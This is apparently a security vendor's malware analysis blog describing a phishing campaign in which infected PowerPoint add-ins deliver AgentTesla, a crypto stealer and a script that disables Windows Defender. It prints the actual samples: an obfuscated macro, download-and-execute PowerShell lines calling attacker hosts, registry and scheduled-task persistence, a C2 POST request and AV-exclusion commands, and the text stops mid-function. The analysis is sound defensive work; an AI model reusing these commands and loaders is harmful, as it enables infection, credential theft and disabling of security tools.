Infected PowerPoint Files Using Cloud Services to Deliver Multiple Malware

netskope.com/blog/infected-powerpoint-files-using-cloud-services-to-deliver-multiple-malware

Gustavo Palazolo January 24, 2022

Co-authored by Gustavo Palazolo and Ghanashyam Satpathy

Summary

In 2021, malicious Office documents accounted for 37% of all malware downloads detected by Netskope, showing favoritism for this infection vector among attackers. This is likely due to the ubiquitous usage of Microsoft Office in enterprises across the globe. Throughout 2021 we have analyzed many techniques used by attackers to deliver payloads through infected documents, which included the return of Emotet, a campaign that primarily uses infected documents to spread malware.

Since December 2021, Netskope Threat Labs has observed an increase in the usage of one specific file type from the Microsoft Office suite: PowerPoint. These relatively small files are being delivered through phishing emails, then downloading and executing malicious scripts through LoLBins, a common technique often used to stay under the radar.

We spotted this campaign delivering multiple malware, such as AveMaria (a.k.a. Warzone) and AgentTesla. These files are using Bitly to shorten URLs and different cloud services like MediaFire, Blogger, and GitHub to host the payloads. In this blog post, we will analyze a

malicious PowerPoint Add-In file detected by Netskope that delivers multiple malware, including AgentTesla.

Stage 01 – Infected PowerPoint File

The infection flow starts with a phishing email that carries the infected file as an attachment, along with a message that lures the victim to download and open it.

Good morning...


I hereby ask to be given the best price and postage of the item as attached below (especially the one with the blue dot).

Please include the catalog if any.

We are waiting for the offer as soon as possible.

Thank you for your attention.

Phishing email with a malicious attachment.
The file is fairly small and it doesn't contain anything but the malicious VBA macro.



Infected PowerPoint file.

The macro is obfuscated and it uses an internal function to decrypt important strings at runtime.

```
Attribute VB_Name = "Module1"
Sub Auto_Open()

Set O = CreateObject(ndjkOouRc(".USETBNAK7Z*WBELDC1SUBSIDLE;T5DLB)SI", "ajcyX5AyF"))

Set M = O.CreateObject(ndjkOouRc("ACK'SOBELEM'DXUS91SOHEM", "QTmupW0vL"))

Set S = M.Exec(ndjkOouRc("FS5@EOTEM", "1Z7akRpO8") + ndjkOouRc("=ETXEOTSTX&OQ0Tn", "NkanJa4Hl") + Chr(150)
 + ndjkOouRc("''Z.'0e'(FS+DC4STX!#R6?", "pN4JHG6SQ") + ndjkOouRc("gc2b", "GNQBQZADe") + Chr$(99) & Chr$(58)
 & Chr$(92) & Chr$(119) & Chr$(105) & Chr$(110) & Chr$(100) & Chr$(111) & Chr$(119) & Chr$(115) _
 & Chr$(92) & Chr$(115) & Chr$(121) & Chr$(115) & Chr$(116) & Chr$(101) & Chr$(109) & Chr$(51) _
 & Chr$(50) & Chr$(92) & Chr$(99) & Chr$(97) & Chr$(108) & Chr$(99) & Chr$(92) & Chr$(46) & Chr$(46) _
 & Chr$(92) & Chr$(109) & Chr$(115) & Chr$(104) & Chr$(116) & Chr$(97) & Chr$(32) & Chr$(104) & Chr$(116) _
 & Chr$(116) & Chr$(112) & Chr$(115) & Chr$(58) & Chr$(47) & Chr$(47) & Chr$(104) & Chr$(97) & Chr$(104) _
 & Chr$(97) & Chr$(104) & Chr$(97) & Chr$(104) & Chr$(104) & Chr$(97) & Chr$(115) & Chr$(100) & Chr$(64) _
 & Chr$(106) & Chr$(46) & Chr$(109) & Chr$(112) & Chr$(47) + Chr$(107) & Chr$(100) & Chr$(119) & Chr$(111) _
 & "cqwqwqerheurfje")

MsgBox (S.StdOut.ReadAll)
```


Obfuscated VBA code within the infected PowerShell file.

The script deobfuscation is straightforward and leads to the following VBA code.

```
Sub Auto_Open()
    Set O = CreateObject("Outlook.Application")
    Set M = O.CreateObject("M = Wscript.Shell")
    Set S = M.Exec("S = powershell.exe -WindowStyle Hidden -c
                                        c:\windows\system32\calc\..\mshta.exe hxxps://hahahahhasd@j[.]mp/kdwocqwqwqerheurfje")
    MsgBox (S.StdOut.ReadAll)
End Sub
```


Command executed by the malicious PowerShell file.

This technique uses Outlook (COM Object) to execute PowerShell, which bypasses the child process created by PowerPoint.



PowerShell spawned by Outlook's process.

The script is executed with a combination of PowerShell and mshta, a similar technique employed by BazarLoader.



Malicious script being executed through LoLBins.

Stage 02 – VBS File

The URL contacted by the mshta binary is shortened through the Bitly domain "j.mp", and the payload is hosted on MediaFire, a cloud service for file storage and sharing.

The next stage is a VBS script that is lightly obfuscated within an HTML page, which is decoded and executed through a simple JavaScript function.

kdwocqwqwqerheurfje

```
<script>
<!--
document.write(unescape(
"%3CHTML%3E%0A%3CHTML%3E%0A%3Cmeta%20http-equiv%3D%22Content-Type%22%20content%3D%22text/html%3B%20
charset%3Dutf-8%22%3E%0A%3CHEAD%3E%0A%3Cscript%20language%3D%22VBScript%22%3E%0Apink%20%3D%20%22pOw
ersHelL.exe%20-NoProfile%20-ExecutionPolicy%20Bypass%20-Command%20i%27E%27x%28iwr%28%27https%3A//8d
b3b91a-ea93-419b-b51b-0a69902759c5.usrfiles.com/ugd/8db3b9_e926d447972f4d23b3c2af4abee9467e.txt%3Fd
n%3Drendomtext%27%29%20-useB%29%3Bi%27E%27x%28iwr%28%27https%3A//8db3b91a-ea93-419b-b51b-0a69902759
c5.usrfiles.com/ugd/8db3b9_92ec48660f134f3bb502662383ca4ffb.txt%3Fdn%3Drendomtext%27%29%20-useB%29%
3B%22%0A%0AConst%20tpok%20%3D%20%26H80000001%0Alopaskkk%20%3D%20%22.%22%0ASet%20kasodkmwm%20%3D%20G
etObject%28%22winmgmts%3A%5C%5C%22%20%26%20lopaskkk%20%26%20%22%5Croot%5Cdefault%3AStdRegProv%22%29
%0Apoloaosd%20%3D%20%22SOFTWARE%5CMicrosoft%5CWindows%5CCurrentVersion%5CRun%22%0Aakosdwdjdw%20%3D%
20%22cjjhutyyaggw%22%0Akasodkmwm.SetStringValue%20tpok%2C%20poloaosd%2C%20akosdwdjdw%2C%20pink%0Ase
t%20MicrosoftWINdows%20%3D%20GetObject%28StrReverse%28%22B0A85DF40C00-9BDA-0D11-0FC1-22CD539F%3Awen
%22%29%29%0AMicrosoftWINdows%20_%0A.%20_%0ARUn%20_%0Apink%2C0%0A%0A%0Aargs%20%3D%20%22/create%20/sc
%20MINUTE%20/mo%2063%20/tn%20%22%22%22%22kbnvhywghjo%22%22%22%22%20/%22%20%26%20_%0A%22F%20/tr%20%2
2%22%22%22%5C%22%22%22%22M%22%20%26%20%22s%22%20%26%20%22H%22%20%26%20%22t%22%20%26%20%22A%22%22%22
%22%5C%22%22%22%22https%3A//kukadunikkk@kdaoskdokaodkwldld.blogspot.com/p/19.html%5C%22%22%22%22%22
%0A%0A%0A%20Set%20Somosa%20%3D%20GetObject%28%22new%3A13709620-C279-11CE-A49E-444553540000%22%29%0A
%0ASomosa%20_%0A%20.%20_%0AShellexecute%20StrReverse%28%22s%22+%22k%22+%22s%22+%22a%22+%22t%22+%22h
%22+%22c%22+%22s%22%29%20_%0A%20%2Cargs%20_%0A%20%2C%20_%0A%20%22%22%20_%0A%20%2C%20_%0A%20StrRever
se%28%22n%22+%22e%22+%22p%22+%22o%22%29%20%2C%20_%0A%200%0A%0A%0Ar%20%3D%20StrReverse%28%22s%22%29%
0Am%20%3D%20StrReverse%28%22M%22%29%0Ap%20%3D%20StrReverse%28%22H%22%29%0Atu%20%3D%20StrReverse%28%
22T%22%29%0Ax%20%3D%20StrReverse%28%22%22%22%22%29%0Aha%20%3D%20StrReverse%28%22a%22%29%0Aculik%20%
3D%20StrReverse%28%22%22%22%22%29%0Acalc%20%3D%20x%20+%20m%20+%20r%20+%20p%20+%20tu%20+%20ha%20+%20
culik%0AConst%20halaluya%20%3D%20%26H80000001%0Amagolia%20%3D%20%22.%22%0ASet%20Pologachi%20%3D%20G
etObject%28%22winmgmts%3A%5C%5C%22%20%26%20magolia%20%26%20%22%5Croot%5Cdefault%3AStdRegProv%22%29%
0Athreefifty%20%3D%20%22SOFTWARE%5CMicrosoft%5CWindows%5CCurrentVersion%5CRun%22%0AMagachuchugaga%2
0%3D%20%22pilodkis%22%0Apathanogalulu%20%3D%20calc%20+%20%22%22%22http%3A//www.starinxxxgkular.duck
dns.org/sl/l9.txt%22%22%22%0APologachi.SetStringValue%20halaluya%2C%20threefifty%2C%20Magachuchugag
a%2C%20pathanogalulu%0A%0Awindow.resizeTo%200%2C%200%0Aself.close%0A%0A%3C/script%3E%0A%3C/head%3E%
0A%3Cbody%3E%0A%3C/body%3E%0A%3C/html%3E"));
//-->
</script>
```

Second stage executed by the infected PowerPoint file.
Once deobfuscated, the VBS script performs multiple tasks to:

1. Create a persistence mechanism through the Windows registry to execute two PowerShell scripts from external URLs. The first script delivers AgentTesla, and the second script is used to disable some OS defenses, such as Windows Defender.

1. Create a scheduled task that executes a script from an external URL through mshta approximately every hour. This script delivers a cryptocurrency stealer developed in PowerShell, hidden within a fake web page hosted with Blogger.

1. Create a persistence mechanism through the Windows registry to execute a script from an external URL using mshta. Unfortunately, we can't tell what was being executed as this URL was offline at the time of the analysis.

```
ps_cmd = "powershell.exe -NoProfile -ExecutionPolicy Bypass -Command
iex(iwr('https://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles.com/ugd/8db3b9_e926d447972f4d23b3c2af4abee9467e.txt?dn=rendomtext')
-useB);iex(iwr('https://8db3b91a-ea93-419b-b51b-0a69902759c5.usrfiles.com/ugd/8db3b9_92ec48660f134f3bb502662383ca4ffb.txt?dn=rendomtext')
-useB);"

Set obj1 = GetObject("winmgmts:\\.\root\default:StdRegProv")
obj1.SetStringValue &H80000001, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "cjjhutyyaggw", ps_cmd
set MicrosoftWindows = GetObject("new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B")
MicrosoftWindows.Run ps_cmd, 0                                                                                    1

args = "/create /sc MINUTE /mo 63 /tn """"kbnvhywghjo"""" /F /tr
""""\""""mshta""""\""""https://kukadunikkk@kdaoskdokaodkwldld.blogspot.com/p/19.html\""""""

Set obj2 = GetObject("new:13709620-C279-11CE-A49E-444553540000")                                                  2
obj2.Shellexecute "schtasks", args, "", "open", 0

Set obj3 = GetObject("winmgmts:\\.\root\default:StdRegProv")
mshta_cmd = "mshta ""http://www.starinxxxgkular.duckdns.org/sl/19.txt"""
obj3.SetStringValue &H80000001, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "pilodkis", mshta_cmd          3
```

Malicious VBS responsible for the next stages.

Stage 03 – AgentTesla

The first PowerShell script is responsible for executing AgentTesla, which is a .NET-based Remote Access Trojan with many capabilities, such as stealing browser's passwords, capturing keystrokes, clipboard, etc.

The code is slightly obfuscated, protecting variables, function names, and strings. There are two large arrays that contain:

1. Compressed bytes of AgentTesla;
2. Compressed bytes of a .NET Injector used for process injection;

None of the executables are written to disk, which characterizes this attack as fileless.



```
        aoiwmdoaiuwoduiamwodiumaowduimdaowduaoiwmdoaiuwoduiamwodiumaowduim System.IO.MemoryStream
        $gzipStream =
        daowduaoiwmdoaiuwoduiamwodiumaowduimdaowduaoiwmdoaiuwoduiamwodiumaowduimdaowduaoiwmdoaiuwoduiamwodiumaowduimdaowdu
        aoiwmdoaiuwoduiamwodiumaowduimdaowduaoiwmdoaiuwoduiamwodiumaowduim System.IO.Compression.GzipStream $input, ([IO.
        Compression.CompressionMode]::Decompress)
        $gzipStream.CopyTo( $output )
        $gzipStream.Close()
        $input.Close()
        [byte[]] $byteOutArray = $output.ToArray()
        Write-Output $byteOutArray

    }
}

FUNCTION COMBINEMEANINGSCOBOLTPOTASSIUM($IAKWBQIPASKBAMAGSWQIAKDHKASNDAS)
{
    $IAKWBQIPASKBAMAGSWQIAKDHKASNDAS = $($IAKWBQIPASKBAMAGSWQIAKDHKASNDAS -join [Environment]::NewLine)
    $IAKWBQIPASKBAMAGSWQIAKDHKASNDASQ = [string]::join("",($IAKWBQIPASKBAMAGSWQIAKDHKASNDAS.Split("`n")))
    return $IAKWBQIPASKBAMAGSWQIAKDHKASNDASQ
}
[byte[]] $nona = @(31,139,8,0,0,0,0,0,4,0,204,189,7,152,28,197,177,56,62,59,187,59,105,211,245,238,222,108,188,155,85,30,
110,87,66,39,17,238,36,144,142,104,114,6,147,69,78,150,89,224,4,198,200,28,178,141,35,32,11,28,48,178,192,32,63,231,108,
99,11,39,192,217,126,54,6,135,39,219,50,58,227,156,115,124,54,72,255,10,221,19,118,87,192,123,246,251,125,127,125,186,217
,238,170,238,158,158,238,234,234,234,234,234,234,99,207,220,164,37,53,77,75,193,223,238,221,154,246,128,198,255,166,180,
103,254,183,1,254,242,222,199,243,218,253,246,35,115,30,72,28,243,200,156,83,46,187,124,186,117,213,53,221,75,175,57,255,
249,173,11,207,191,242,202,238,186,214,5,23,183,174,185,246,202,214,229,87,182,14,61,254,228,214,243,187,23,93,188,36,151
,115,230,203,50,78,56,76,211,142,73,36,181,239,189,110,227,249,170,220,39,52,61,145,73,88,154,118,26,212,204,96,216,185,
215,66,184,165,82,76,113,88,231,122,107,90,248,171,61,156,36,184,70,232,169,151,105,218,16,253,15,127,131,31,206,7,229,62
,151,62,38,169,61,161,15,248,200,123,147,90,246,89,180,69,223,63,168,159,21,137,90,16,63,34,18,95,178,238,226,235,215,193
,239,69,167,202,239,58,45,172,119,164,136,243,150,92,51,125,205,133,16,166,186,65,29,233,67,79,79,198,210,77,193,255,37,
215,92,188,182,11,9,179,178,206,84,214,217,125,233,14,238,173,230,212,181,156,6,235,166,107,105,237,225,141,186,118,232,
79,53,162,137,90,208,250,207,254,223,168,238,39,52,205,25,131,223,20,254,190,109,26,138,112,54,0,44,53,109,98,8,251,108,
218,194,16,126,204,180,141,33,72,153,26,211,180,210,82,93,235,64,25,144,88,184,153,118,67,51,43,187,18,29,189,154,209,76,
23,3,21,8,84,49,208,214,219,63,154,193,34,187,14,190,67,229,211,159,85,62,172,64,55,19,205,151,124,86,249,176,186,221,108
,52,95,234,89,229,195,143,235,230,84,190,37,144,47,253,108,242,233,73,95,64,38,191,136,57,185,109,124,141,58,228,89,228,
245,75,209,122,154,207,38,207,99,80,43,221,47,171,124,248,46,235,217,189,107,88,229,57,4,242,216,156,103,37,167,112,244,
91,161,216,198,226,37,53,200,82,3,128,133,212,209,30,171,103,6,149,89,151,101,126,86,31,163,239,197,113,10,29,44,146,69,
```


PowerShell script responsible for executing AgentTesla.

Once both files are decompressed, the script loads the injector and calls a function named "**Execute**", responsible for injecting AgentTesla payload into an instance of "**aspnet_compiler.exe**", which is a binary from the .NET framework.




Removing a minor obfuscation in the PowerShell script, showing how the payload gets executed.

Most of the injector's function names are obfuscated, but we can see the namespace, the class, and the method that is being called to inject AgentTesla into a process. Furthermore, an injector using "**projFUD**" as namespace was previously spotted in the wild, used by other malware such as ASyncRAT and RevengeRAT.



Injector's decompiled code.

AgentTesla is developed in .NET and this sample is using a protector known as "Obfuscar", which creates a few mechanisms in the code to make analysis harder.



AgentTesla sample delivered by the infected PowerPoint file.

Despite the protector's usage, it's still possible to see clean code from the decompiler, like this method that sends HTTP requests.

```
// Token: 0x0600001C RID: 28 RVA: 0x00002B1C File Offset: 0x00000D1C
public static string b()
{
    string result;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(B847EB80-04F8-4933-BCDA-437CEB26BE0E.o());
        httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
        httpWebRequest.KeepAlive = true;
        httpWebRequest.Timeout = 10000;
        httpWebRequest.AllowAutoRedirect = true;
        httpWebRequest.MaximumAutomaticRedirections = 50;
        httpWebRequest.Method = B847EB80-04F8-4933-BCDA-437CEB26BE0E.P();
        httpWebRequest.UserAgent = B847EB80-04F8-4933-BCDA-437CEB26BE0E.p();
        using (WebResponse response = httpWebRequest.GetResponse())
        {
            if (Operators.CompareString(((HttpWebResponse)response).StatusDescription, B847EB80-04F8-4933-BCDA-437CEB26BE0E.Q(), false) == 0)
            {
                using (Stream responseStream = response.GetResponseStream())
                {
                    StreamReader streamReader = new StreamReader(responseStream);
                    return streamReader.ReadToEnd();
                }
            }
        }
        result = B847EB80-04F8-4933-BCDA-437CEB26BE0E.A();
    }
    catch (Exception ex)
    {
        result = B847EB80-04F8-4933-BCDA-437CEB26BE0E.A();
    }
    return result;
}
```

Function used by AgentTesla for network requests.

All the strings used by AgentTesla are encrypted within the binary, where all the characters are stored in a single array of bytes. Once it's running, the code decrypts all the characters in the list using a simple XOR operation with the encrypted byte, its position on the list, and the decimal 170. Whenever AgentTesla needs to access a string, it calls a function that returns the string by accessing its position in the list, and the respective length.

AgentTesla string encryption scheme.

Using the same logic, we can use a combination of regex and a Python script to decrypt all the strings in the binary. The complete list of decrypted strings can be found on our Github page.

```
334   HKEY_CURRENT_USER\Software\RimArts\B2\Settings
335   HKEY_CURRENT_USER\SOFTWARE\Vitalwerks\DUC
336   HKEY_CURRENT_USERSoftwareFTPWareCOREFTPSites
337   HKEY_LOCAL_MACHINE\SOFTWARE\Vitalwerks\DUC
338   Host
339   HOST
340   HostName
341   HTTP Password
342   http://103.147.185.68/j/p19xw/mawa/48608c2b91739edc3959.php
343   http://DynDns.com
344   http://xhzVYe.com
345   IceCat
346   IceDragon
347   IE/Edge
348   image/jpeg
349   image/jpg
350   IMAP Password
```

Decrypted strings from AgentTesla.

Furthermore, AgentTesla sends an HTTP POST request to a malicious server with information about the infected machine, such as the computer name, username, IP address, etc.

```
POST /j/p19xw/mawa/48608c2b91739edc3959.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Content-Type: application/x-www-form-urlencoded
Host: 103.147.185.68
Content-Length: 470
Expect: 100-continue
Connection: Keep-Alive

p=3BPWjKtIDgWiLrR6V9s5ZwQ8oMZYM3H0eYR1LzSoMEQpYk42C/
Dnew406q8RCTHJ1AA30GXStPq4RWLDxI8SpYGrZbHvF6iETrscRgbSohhDVGCGKoKUOUCS9Tev3p7M3KktBtMUuuzi0fggfcPT9qFkEE0DLDD5c97kkl3QhOK6%2BNbl2V6
ds2Eqowx3kTlI9RCm/kYhovGzJ61DPJ5oTkp2V2YPqYj6TzA49JabHadixiX/XkzCytam2/
XB7c8mi92pDE30cjiPK45ezPpHJ3wbtxDwge6QrebiNa73S%2BvI7BmwGksfqwtL3pb%2BDxH6ssAriMIZsudSKbx80Z0kNBjSAoCfWVWMi5TvFBqGBXacUbcqX2Hu8/
n6iOzBFn27e5PEITSR2v6qvPYnlsfTtrubrLI4jQenhGiNDmxPRKxO8YgMMbzdoYPq%2BhQrwm0dns9XcuNUcVY=HTTP/1.1 200 OK
Date: Mon, 17 Jan 2022 19:08:41 GMT
```

AgentTesla HTTP request.


Stage 04 – PowerShell

The second PowerShell file executed by the VBS script in the second stage is mostly used to disable Windows Defender.

```
$down = New-Object System.Net.WebClient
$url  = 'https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe';
$file = 'C:\Users\Public\NSudo.exe';
$down.DownloadFile($url,$file);
$kasodkaosd = New-Object System.Net.WebClient
$kasodkaosdsdmaowdk  = 'https://www.mediafire.com/file/gh5j3uy8go8cpu7/FINAL+MAIN+vbs+-+Copy.vbs/file';
$kasdjwkdo = 'C:\Users\Public\hehehehehh.vbs';
$kasodkaosd.DownloadFile($kasodkaosdsdmaowdk,$kasdjwkdo);
```

PowerShell downloading the payloads.

Once running, it downloads a file from GitHub named NSudo, which is used for privilege escalation (TA0004). NSudo is executed as “TrustedInstaller” through the arguments “-U:T”.



GUI from downloaded file “NSudo”.

The second download is a VBS script hosted on MediaFire, which uses NSudo and other commands to disable Windows Defender and to add a few AV exclusions based on file extensions, paths, and executable names.

```
hehehehehe.vbs
If Not WScript.Arguments.Named.Exists("elevate") Then
  CreateObject("Shell.Application").ShellExecute WScript.FullName _
    , """ & WScript.ScriptFullName & """ /elevate", "", "runas", 1
  WScript.Quit
End If
On Error Resume Next
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete windefend"
objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete mpsdrv"
objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete mpssvc"
objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide sc delete sense"

objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No"
objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures"
objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide icacls ""%systemroot%\System32\smartscreen.exe"" /inheritance:r /remove *S-1-5-32-54
objShell.Run "C:\Users\Public\NSudo.exe -U:T -ShowWindowMode:Hide reg add ""HKLM\Software\Policies\Microsoft\Windows Defender\UX Configuration""  /v "
WScript.Sleep 100
outputMessage("Add-MpPreference -ExclusionExtension "".bat""")
outputMessage("Add-MpPreference -ExclusionExtension "".ppam""")
outputMessage("Add-MpPreference -ExclusionExtension "".xls""")
outputMessage("Add-MpPreference -ExclusionExtension "".bat""")
outputMessage("Add-MpPreference -ExclusionExtension "".exe""")
outputMessage("Add-MpPreference -ExclusionExtension "".vbs""")
outputMessage("Add-MpPreference -ExclusionExtension "".js""")
outputMessage("Add-MpPreference -ExclusionPath  C:\")
outputMessage("Add-MpPreference -ExclusionPath  D:\")
outputMessage("Add-MpPreference -ExclusionPath  E:\")
outputMessage("Add-MpPreference -ExclusionProcess explorer.exe")
outputMessage("Add-MpPreference -ExclusionProcess kernel32.dll")
```

VBS downloaded by PowerShell.

The VBS is executed through another Living-off-the-Land technique, by first creating an INF file with the command to be executed.

```
function script:Set-INFFile {
 [CmdletBinding()]
    Param (
